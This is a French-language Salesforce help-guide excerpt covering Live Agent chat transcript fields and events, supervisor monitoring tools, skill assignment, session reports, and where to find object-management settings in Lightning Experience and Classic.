- Suppression d'enregistrements
- Modification d'enregistrements

# Transcriptions Live Agent

Une transcription Live Agent est l'enregistrement d'un chat entre un client et un agent. Salesforce crée automatiquement une transcription pour chaque session de chat.

Lorsqu'un chat se termine avec succès, c.-à-d. le chat est arrêté par un client ou un agent, la transcription est créée dès que l'agent ferme la fenêtre de chat et les onglets associés.

Si un chat est déconnecté ou rencontre une autre erreur, Salesforce crée la transcription, mais sous un délai qui peut aller jusqu'à 30 minutes après la déconnexion du chat.

Vous pouvez associer une transcription à des requêtes, des comptes, des contacts, des pistes ou à d'autres objets.

**Remarque:** Si vous disposez des autorisations appropriées, vous pouvez créer, afficher, modifier ou supprimer des transcriptions de chat, comme n'importe quel autre type d'enregistrement dans Salesforce. Cependant, les transcriptions de chat servent à consigner des informations sur les chats entre vos agents et des clients. Nous recommandons de ne pas altérer ces enregistrements.

**Éditions**

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### Champs de transcription Live Agent

Les champs de transcription Live Agent facilitent le suivi des informations sur les chats de vos agents avec des clients.

### Événements de transcription Live Agent

Les événements de transcription Live Chat suivent automatiquement les événements qui se produisent entre vos agents et des clients pendant un chat.

### Champs de transcription Live Agent

Les champs de transcription Live Agent facilitent le suivi des informations sur les chats de vos agents avec des clients.

### Événements de transcription Live Agent

Les événements de transcription Live Chat suivent automatiquement les événements qui se produisent entre vos agents et des clients pendant un chat.

CONSULTER ÉGALEMENT :

- Création d'enregistrements
- Suppression d'enregistrements
- Modification d'enregistrements

## Champs de transcription Live Agent

Les champs de transcription Live Agent facilitent le suivi des informations sur les chats de vos agents avec des clients.

Une transcription Live Agent contient les champs suivants, par ordre alphabétique. Selon votre présentation de page et vos paramètres de sécurité au niveau du champ, certains champs peuvent être visibles ou modifiables.

| Champ | Définition |
|---|---|
| Abandonné après | Le délai en secondes pendant lequel une demande chat entrante est restée sans réponse de l'agent avant la déconnexion du chat par le client |
| Nom du compte | Le nom du compte associé à la transcription |
| Délai moyen de réponse des agents | Le délai de réponse moyen d'un agent au message d'un visiteur du chat |
| Délai de réponse maximal de l'agent | Le délai de réponse maximal d'un agent au message d'un visiteur du chat |
| Nombre de messages des agents | Le nombre de messages envoyés par un agent au cours du chat |
| Compétence de l'agent | La compétence associée au bouton Live chat utilisé pour lancer le chat |
| Corps | Le chat transcrit entre un agent et un visiteur |
| Navigateur | Le type et la version du navigateur utilisé par le visiteur |
| Langue du navigateur | La langue sélectionnée dans le navigateur de l'utilisateur |
| Casse | La requête associée au chat |
| Bouton Chat | Le bouton de chat sur lequel le visiteur clique pour lancer le chat |
| Durée de chat | La durée totale du chat en secondes |
| Nom du contact | Le nom du contact qui a participé au chat<br>Notez que les contacts et les visiteurs ne désignent pas les mêmes personnes. Pour plus d'informations, reportez-vous à Visiteur Live Chat. |
| Créé par | L'utilisateur qui a créé la transcription, comprenant la date et l'heure de création (Lecture seule) |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

| Champ | Définition |
| --- | --- |
| Date de création | La date et l'heure de création de la transcription (Lecture seule) |
| Déploiement | Le déploiement à partir duquel le visiteur a lancé le chat |
| Heure de fin | L'heure à laquelle s'est terminé le chat |
| Terminée par | Indique si le visiteur ou l'agent a mis fin au chat |
| Dernière modification par | L'utilisateur qui a modifié la transcription en dernier, avec la date et l'heure de modification (Lecture seule) |
| date de la dernière modification | La date et l'heure de la dernière modification de la transcription (Lecture seule) |
| Piste | Le nom de la piste qui a été générée par le chat ou discutée durant le chat |
| Transcription Live Chat | Unique, identifiant numérique automatiquement attribué à la transcription.<br>Les administrateurs ne peuvent pas modifier le format ni la numérotation de ce champ.<br>Généralement, le nombre de transcriptions augmente de façon séquentielle, mais il peut parfois sauter des numéros d'une séquence. |
| Visiteur Live Chat | Unique, identifiant numérique automatiquement attribué au visiteur.<br>Les administrateurs ne peuvent pas modifier le format ni la numérotation de ce champ.<br>Généralement, le nombre de visiteurs augmente de façon séquentielle, mais il peut parfois sauter des numéros d'une séquence.<br>Notez que les visiteurs et les contacts sont différents : un visiteur peut être contact, ce qui n'est pas obligatoire, et il n'existe aucune relation entre les contacts et les visiteurs. |
| Emplacement | L'emplacement géographique du visiteur : ville et état, ou ville et pays (si le visiteur se trouve hors des États-Unis). |
| Réseau | Le réseau du visiteur ou le fournisseur de services Internet. |
| Propriétaire | Le nom du propriétaire de la transcription. Par défaut, le propriétaire est l'utilisateur qui a créé la transcription (par exemple, l'agent qui a répondu au chat).<br>Vous pouvez sélectionner un autre utilisateur en tant que propriétaire, ou attribuer la transcription à une file d'attente. Lors de l'attribution de transcriptions à d'autres utilisateurs, assurez-vous qu'ils disposent de l'autorisation « Lire » sur les transcriptions Live chat. |

| Champ | Définition |
| --- | --- |
| Plate-forme | Le système d'exploitation de l'utilisateur |
| Site référent | Le site visité par l'utilisateur avant d'accéder à votre site Web.<br>Par exemple, si le visiteur utilise Google pour rechercher le site Web de votre organisation de support, le site référent est Google. |
| Heure de la requête | L'heure à laquelle le visiteur a demandé le chat |
| Résolution d'écran | La résolution d'écran utilisée par le visiteur |
| Heure de début | L'heure à laquelle l'agent a répondu à la demande de chat |
| Statut | Terminé ou manqué. Un chat manqué a été demandé mais est resté sans réponse |
| Corps de la transcription du superviseur | Contient les messages privés des superviseurs |
| Agent utilisateur | Une chaîne qui identifie le type de navigateur et de système d'exploitation utilisé par le visiteur |
| Délai moyen de réponse des visiteurs | Le délai moyen nécessaire à un visiteur pour répondre au commentaire d'un agent |
| Délai de réponse maximal du visiteur | Le délai de réponse maximal d'un client au message d'un agent |
| Adresse IP du visiteur | L'adresse IP de l'ordinateur utilisé par le visiteur durant le chat |
| Nombre de messages des visiteurs | Le nombre de messages envoyés par un visiteur au cours du chat |
| Délai d'attente | Le délai d'attente total d'une demande de chat avant d'être acceptée par un agent |

## Événements de transcription Live Agent

Les événements de transcription Live Chat suivent automatiquement les événements qui se produisent entre vos agents et des clients pendant un chat.

Vous pouvez modifier les transcriptions de chats actifs afin de suivre les événements entre vos agents et les clients durant les sessions de chat. Vous pouvez ajouter les événements suivants à une transcription de chat actif :

| Événement | Description |
|---|---|
| Chat demandé | Le visiteur a demandé un chat |
| En file d'attente | La demande de chat a été placée en file d'attente |
| Acheminé (automatique) | La demande de chat a été acheminée vers l'agent |
| Acheminé (choix) | La demande de chat a été acheminée vers tous les agents qualifiés disponibles |
| Accepté | La demande de chat a été acceptée par l'agent |
| Délai d'alerte d'attente critique atteint | L'agent n'a pas pu répondre au message du client avant l'expiration du délai d'alerte d'attente critique |
| Alerte d'attente critique effacée | L'agent a répondu au message du client après réception de l'alerte d'attente critique |
| Transfert demandé | L'agent a demandé le transfert du chat |
| Transfert accepté | Le transfert du chat a été accepté par l'agent |
| Demande de transfert annulée | La demande de transfert de chat a été annulée par l'agent qui a envoyé la demande |
| Demande de transfert refusée | La demande de transfert de chat a été refusée par l'agent qui a reçu la demande |
| Transféré à un bouton | Le chat a été transféré à un bouton |
| Échec du transfert à un bouton | Le transfert du chat à un bouton a échoué |
| Conférence de chat demandée | Un agent envoie une demande pour démarrer une conférence |
| Conférence de chat annulée | La demande de conférence a été annulée |
| Conférence de chat refusée | La demande de conférence a été refusée par un agent |
| L'agent a rejoint la conférence | Un agent a rejoint la conférence |
| L'agent a quitté la conférence | Un agent a quitté la conférence |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

| Événement | Description |
| --- | --- |
| Transfert de fichier demandé | Un transfert de fichier a été demandé |
| Transfert de fichier annulé par l'agent | Un transfert de fichier a été annulé par un agent |
| Transfert de fichier annulé par le visiteur | Un transfert de fichier a été annulé par le visiteur |
| Transfert de fichier réussi | Le transfert de fichier a réussi |
| Transfert de fichier échoué | Le transfert de fichier a échoué |
| Annulé (bloqué) | Une tentative de chat a été bloquée par une règle de blocage d'adresse IP |
| Bloqué par un agent | Un agent a bloqué un chat actif (création d'une règle de blocage par adresse IP) |
| Refusé (manuel) | La demande de chat a été refusée par l'agent |
| Refusé (expiration) | La demande de chat a expiré lors de l'attribution à l'agent |
| Annulé (sans agent) | La demande de chat a été annulée car aucun agent qualifié n'est disponible |
| Annulée (sans file d'attente) | La demande de chat a été annulée car la file d'attente est pleine |
| Annulé par un visiteur | Un visiteur a cliqué sur **Annuler le Chat** |
| Agent absent | L'agent a quitté le chat |
| Visiteur absent | Le visiteur a quitté le chat |
| Terminé par agent | L'agent a cliqué sur **Terminer le Chat** |
| Terminé par visiteur | Le visiteur a cliqué sur **Terminer le Chat** |
| Autre | Un autre événement s'est produit |

# Live Agent pour les superviseurs du support

Bienvenue dans Live Agent pour les superviseurs du support ! Live Agent est une solution de chat complète qui aide de vos agents à servir les clients. Les outils du superviseur de Live Agent facilitent le suivi des activités de vos agents, et simplifient l'assistance de vos agents pendant les chats et l'affichage des données des sessions de chat de vos agents.

En tant que superviseur du support, vous observez vos employés pour vous assurer qu'ils offrent un service client hors pair. Live Agent est une solution de chat totalement intégrée aux outils Salesforce, qui simplifie l'accès aux informations dont vous avez besoin sur vos agents et leur activité de chat, à un emplacement unique.

Que vous soyez expert ou débutant dans Live Agent, vous disposez de plusieurs outils qui facilitent le support et la surveillance des chats entre vos agents et les clients. Nous pouvons commencer.

CONSULTER ÉGALEMENT :

- Live Agent pour les agents de support
- Live Agent pour les administrateurs
- Autorisations des superviseurs du support Live Agent

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour chatter avec des visiteurs dans Live Agent dans la Salesforce Console :

- Live Agent est activée, configurée et incluse dans une application de Salesforce Console

# Page Superviseur Live Agent

Le panneau du superviseur de Live Agent est l'emplacement qui regroupe toutes les informations sur les boutons de chat et les agents de chat de votre service. Depuis le panneau du superviseur, vous pouvez surveiller les activités de chat des agents pendant qu'ils discutent avec des clients, et observer en temps réel le trafic des clients sur des boutons de chat spécifiques. Le panneau du superviseur est aisément accessible dans la Salesforce Console, sans quitter l'application.

Accès au panneau du superviseur
Accédez aisément au panneau du superviseur depuis Salesforce Console pour observer l'activité de chat de vos agents.

Liste de statut des agents
La liste de statut des agents dans le panneau du superviseur permet d'accéder en temps réel à des informations sur l'activité de chat de vos agents.

Liste des statuts de file d'attente
La liste de statuts de la file d'attente dans le panneau du superviseur vous donne accès à des informations en temps réel sur les boutons de chat et les files d'attente de votre organisation.

Suivi des chats de vos agents
Dans le panneau du superviseur, affichez les chats de vos agents pendant qu'ils aident des clients. Vous pouvez suivre les performances des agents et leur transmettre en temps réel des commentaires pendant qu'ils assistent des clients.

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

# Accès au panneau du superviseur

Accédez aisément au panneau du superviseur depuis Salesforce Console pour observer l'activité de chat de vos agents.

1. Pour accéder au panneau du superviseur dans la Salesforce Console, sélectionnez **Superviseur Live Agent** dans la liste de navigation de la console.
   Le panneau du superviseur s'affiche dans la principale fenêtre de la console. Il permet d'accéder à des informations en temps réel sur les boutons et les agents de chat de votre organisation Salesforce.

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour utiliser le panneau du superviseur de Live Agent dans la Salesforce Console :

- Accédez à l'onglet du superviseur de Live Agent dans un profil utilisateur ou un ensemble d'autorisations, puis insérez une application de Salesforce Console

# Liste de statut des agents

La liste de statut des agents dans le panneau du superviseur permet d'accéder en temps réel à des informations sur l'activité de chat de vos agents.

| Détail de l'agent | Description |
|---|---|
| Nom de l'agent | Le nom de l'agent.<br>Remarque: Si un indicateur rouge s'affiche en regard du nom, l'agent a demandé de l'aide. Répondez via le module de détail du chat (à droite). |
| Statut | Le statut Live Agent de l'agent. |
| Action | Les actions que vous pouvez exécuter pour changer le statut de l'agent. |
| Nbre de chats en cours | Le nombre de chats auxquels un agent participe. |
| Nbre de requêtes attribuées | Le nombre de demandes de chat en attente actuellement attribuées à l'agent. |
| Durée écoulée depuis la connexion | La durée de la connexion de l'agent à Live Agent. |
| Durée écoulée depuis la dernière acceptation | Le délai écoulé depuis que l'agent a accepté une demande de chat. |
| Message au superviseur (facultatif) | Le message privé envoyé par l'agent avec un indicateur d'aide. |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

Agrandissez le nom de chaque agent pour afficher des informations sur les clients avec lesquels ils discutent.

| Détail du client | Description |
|---|---|
| Nom du visiteur | Le nom du client, si disponible. |
| IP | L'adresse IP de l'appareil du client. |
| Network | Le réseau du client, si disponible. |
| Navigateur | Le type de navigateur Internet que le client utilise pour se connecter à sa fenêtre de chat. |
| Ville | La ville à partir de laquelle le client discute. |
| Pays | Le pays à partir duquel le client discute. |
| Durée | Le délai écoulé depuis que le client est engagé dans un chat avec l'agent. |

| Détail du client | Description |
| --- | --- |
| Action | Les actions que vous pouvez exécuter pour afficher le chat du client avec l'agent. |

CONSULTER ÉGALEMENT :

Statuts de Live Agent

## Liste des statuts de file d'attente

La liste de statuts de la file d'attente dans le panneau du superviseur vous donne accès à des informations en temps réel sur les boutons de chat et les files d'attente de votre organisation.

| Détail de la file d'attente | Description |
| --- | --- |
| Nom du bouton | Le nom du bouton de chat. |
| ID | L'ID Salesforce unique du bouton de chat. |
| Longueur de la file d'attente | Le nombre de chats en attente d'attribution à un agent. |
| Attente la plus longue | Le délai d'attente maximal d'un chat client avant d'être connecté à un agent. |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

# Suivi des chats de vos agents

Dans le panneau du superviseur, affichez les chats de vos agents pendant qu'ils aident des clients. Vous pouvez suivre les performances des agents et leur transmettre en temps réel des commentaires pendant qu'ils assistent des clients.

1. Dans la liste Statut de l'agent, cliquez sur pour développer les informations sur l'agent dont vous souhaitez suivre la discussion. Si un agent a demandé une assistance, un indicateur rouge s'affiche en regard de son nom ainsi qu'un message privé (à droite), si l'agent en a saisi un.
2. Pour afficher un chat, cliquez sur **Afficher** dans la colonne Action du chat que vous souhaitez suivre.

   Le gestionnaire de chat s'ouvre dans la liste Statut de l'agent.
3. Pour envoyer un message privé à l'agent pendant qu'il discute avec un client, saisissez un texte dans le champ du message, puis appuyez sur **Entrée**.

   L'agent affiche votre message dans le journal de chat, et le message reste invisible pour le client.

Une fois le suivi du chat de votre agent terminé, cliquez de nouveau sur pour réduire le gestionnaire de chat.

Pour supprimer un indicateur lorsque l'assistance est terminée, cliquez sur **Baisser l'indicateur**.

CONSULTER ÉGALEMENT :

Liste de statut des agents

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour utiliser le panneau du superviseur de Live Agent dans la Salesforce Console :

- Accédez à l'onglet du superviseur de Live Agent dans un profil utilisateur ou un ensemble d'autorisations, puis insérez une application de Salesforce Console

Pour visualiser les chats des agents :

- Autorisation « Aperçu de l'agent activé » sélectionnée dans votre configuration Live Agent

Pour envoyer des messages murmurés aux agents :

- Autorisation « Messages murmurés activés » sélectionnée dans votre configuration Live Agent

# Attribution de compétences à des agents

Attribuez des compétences à vos agents pour refléter l'évolution de l'expertise de votre équipe.

1. Dans Configuration, saisissez *Compétences* dans la case `Recherche rapide`, puis sélectionnez **Compétences**.
2. Cliquez sur le nom de la compétence que vous souhaitez attribuer.
3. Cliquez sur **Modifier**.
4. Sélectionnez les profils (recommandé) ou des utilisateurs individuels qui disposent de cette compétence.
5. Cliquez sur **Enregistrer**.

Si vous n'avez pas accès à la page Compétences, interrogez votre administrateur Salesforce sur l'activation de cette autorisation. Seul votre administrateur peut créer des compétences.

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour attribuer des compétences :

- Attribuer des compétences Live Agent aux utilisateurs

# Rapport sur des sessions Live Agent

Obtenez des informations sur les activités de chat de vos agents en créant des rapports sur les sessions de chat Live Agent.

Vous pouvez créer un type de rapport personnalisé pour des sessions de chat Live Agent et l'utiliser pour exécuter des rapports sur les sessions de vos agents à l'aide du générateur de rapport. Ces rapports sur les sessions Live Agent peuvent fournir des informations sur les activités de chat de vos agents, par exemple si votre équipe d'agents peut faire face à toutes les requêtes de chat de vos clients.

1. Créez un type de rapport personnalisé en utilisant les Sessions Live Agent comme objet principal.
2. Créez un rapport Live Agent en utilisant le Générateur de rapport.
3. Personnalisez votre rapport pour inclure les colonnes d'informations de votre choix.
4. Enregistrez ou exécutez le rapport.

CONSULTER ÉGALEMENT :

- Création d'un rapport
- Génération d'un rapport
- Enregistrements de session Live Agent

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

# Bienvenue aux administrateurs pointer-cliquer de Salesforce

Êtes-vous prêt(e) à dépasser l'administration de base de Salesforce ? Vous souhaitez personnaliser votre organisation, repousser ses limites et améliorer ses fonctionnalités ? Vous pouvez le faire et plus encore sans écrire une seule ligne de code. Votre souris et le goût de la découverte suffisent. L'exploration commence !

À l'intérieur, vous trouverez une multitude de fonctionnalités à utiliser pour élargir votre organisation. Améliorez vos objets, vos données et vos champs, personnalisez la présentation de votre organisation, augmentez vos processus métier, créez des sites Web et même des applications, le tout à l'aide d'outils pointer-cliquer.

## Recherche des paramètres de gestion d'objet

Salesforce permet de personnaliser votre modèle d'objet à l'aide de fonctionnalités telles que des champs personnalisés, des présentations de page et des règles de validation. Selon l'expérience Salesforce que vous avez activée, ces personnalisations se situent dans différentes zones de la Configuration.


Recherche des paramètres de gestion d'objet dans Lightning Experience

Salesforce permet de personnaliser votre modèle d'objet à l'aide de fonctionnalités telles que des champs personnalisés, des présentations de page et des règles de validation. La plupart des objets sont disponibles dans le Gestionnaire d'objet, dans Configuration.

Recherche des paramètres de gestion d'objet dans Salesforce Classic

Salesforce permet de personnaliser votre modèle d'objet à l'aide de fonctionnalités telles que des champs personnalisés, des présentations de page et des règles de validation. Selon le type d'objet que vous souhaitez rechercher, ces personnalisations se situent dans différentes zones de la Configuration.


## Recherche des paramètres de gestion d'objet dans Lightning Experience

Salesforce permet de personnaliser votre modèle d'objet à l'aide de fonctionnalités telles que des champs personnalisés, des présentations de page et des règles de validation. La plupart des objets sont disponibles dans le Gestionnaire d'objet, dans Configuration.

Éditions


Disponible avec : Lightning Experience


Disponible avec : **Toutes** les éditions

**Objets standard et objets personnalisés**

Un *objet standard*, par exemple Compte ou Contact, est fourni prêt à l'emploi avec votre organisation Salesforce. Un *objet personnalisé* est un objet que vous ou un autre administrateur avez créé.

Dans Configuration, saisissez *Gestionnaire d'objet* dans la case Recherche rapide, puis sélectionnez **Gestionnaire d'objet**. Sélectionnez un des objets dans la liste, puis accédez à la section de personnalisation spécifique.


SETUP
Object Manager
Find in page
Schema Builder
Create
28 Items, Sorted by Label
Refresh
LABEL
API NAME
DESCRIPTION
LAST MODIFIED
DEPLOYED
CUSTOM
Account
Account
Activity
Activity
Campaign
Campaign
Campaign Member
CampaignMember
Case
Case
Certification
Certification
Certification Definition
CertificationDef
Certification Section Definition
CertificationSectionDef


SETUP > OBJECT MANAGER
Account
Find in page
Schema Builder
Create
Fields & Relationships (30)
Related Lookup Filters (0)
Validation Rules (0)
Record Types (1)
Compact Layouts (1)
Page Layouts (1)
Search Layouts (6)
Triggers (0)
Buttons, Links, and Actions (16)
Object Limits (11)
Details
Description
API Name
Account
Custom
Singular Label
Account
Plural Label
Accounts
Enable Reports
Track Activities
Track Field History
Deployment Status
Help Settings
Standard Salesforce.com Help
Fields & Relationships (30)
New
Field Dependencies
Set History Tracking
FIELD LABEL
FIELD NAME
DATA TYPE
CONTROLLING FIELD
INDEXED
Account Division
Division
Division

Par exemple, pour ajouter un champ personnalisé à l'objet Compte, saisissez *Gestionnaire d'objet* dans la case Recherche rapide, puis sélectionnez **Gestionnaire d'objet**. Sélectionnez ensuite **Compte**, puis accédez à vers Champs et relations.

**Autres objects standard**

Certains objets standard ne sont pas hébergés dans le Gestionnaire d'objet. Pour accéder aux paramètres de personnalisation de l'un de ces objets, dans Configuration, saisissez le nom de l'objet dans la case Recherche rapide, puis sélectionnez le paramètre de personnalisation.

Dans Configuration, saisissez le nom de l'objet dans la case Recherche rapide, puis sélectionnez la personnalisation.

Par exemple, pour ajouter un déclencheur à l'objet Groupes, saisissez *Groupe* dans la case Recherche rapide, puis sélectionnez **Déclencheurs de groupe**.

**Objets externes**

Un objet *externe* est semblable à des objets personnalisés, mais il est mappé avec des données stockées hors de votre organisation Salesforce.

Dans Configuration, saisissez *Objets externes* dans la case Recherche rapide, puis sélectionnez **Objets externes**. Sélectionnez ensuite l'un des objets externes de la liste. Accédez ensuite à la section de personnalisation spécifique.

Par exemple, pour ajouter un champ personnalisé à l'objet externe Commandes, saisissez *Objets externes* dans la case Recherche rapide, puis sélectionnez **Objets externes**. Cliquez sur **Commandes**, puis accédez à Champs personnalisés et relations.

CONSULTER ÉGALEMENT :

Personnalisation par pointer-cliquer : Fonctionnalités non disponibles dans Lightning Experience

# Recherche des paramètres de gestion d'objet dans Salesforce Classic

Salesforce permet de personnaliser votre modèle d'objet à l'aide de fonctionnalités telles que des champs personnalisés, des présentations de page et des règles de validation. Selon le type d'objet que vous souhaitez rechercher, ces personnalisations se situent dans différentes zones de la Configuration.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

**Objets standard**

Un *objet standard*, par exemple Compte ou Contact, est fourni prêt à l'emploi avec votre organisation Salesforce.

Dans Configuration, saisissez le nom de l'objet approprié dans la case Recherche rapide, puis sélectionnez la personnalisation spécifique.

Par exemple, pour ajouter un champ personnalisé à l'objet Requête, saisissez *Requête* dans la case Recherche rapide, puis sélectionnez **Champs** sous Requêtes.

**Objets personnalisés**

Un *objet personnalisé* est un objet que vous ou un autre administrateur avez créé.

Dans Configuration, saisissez *Objets* dans la case Recherche rapide, puis sélectionnez **Objets**. Sélectionnez ensuite l'un des objets personnalisés de la liste. Accédez ensuite à la section de personnalisation spécifique.

Par exemple, pour ajouter un champ personnalisé à l'objet Candidatures, saisissez *Objets* dans la case Recherche rapide, puis sélectionnez **Objets**. Cliquez sur **Candidatures**, puis accédez à Champs personnalisés et relations.

**Objets externes**

Un objet *externe* est semblable à des objets personnalisés, mais il est mappé avec des données stockées hors de votre organisation Salesforce.

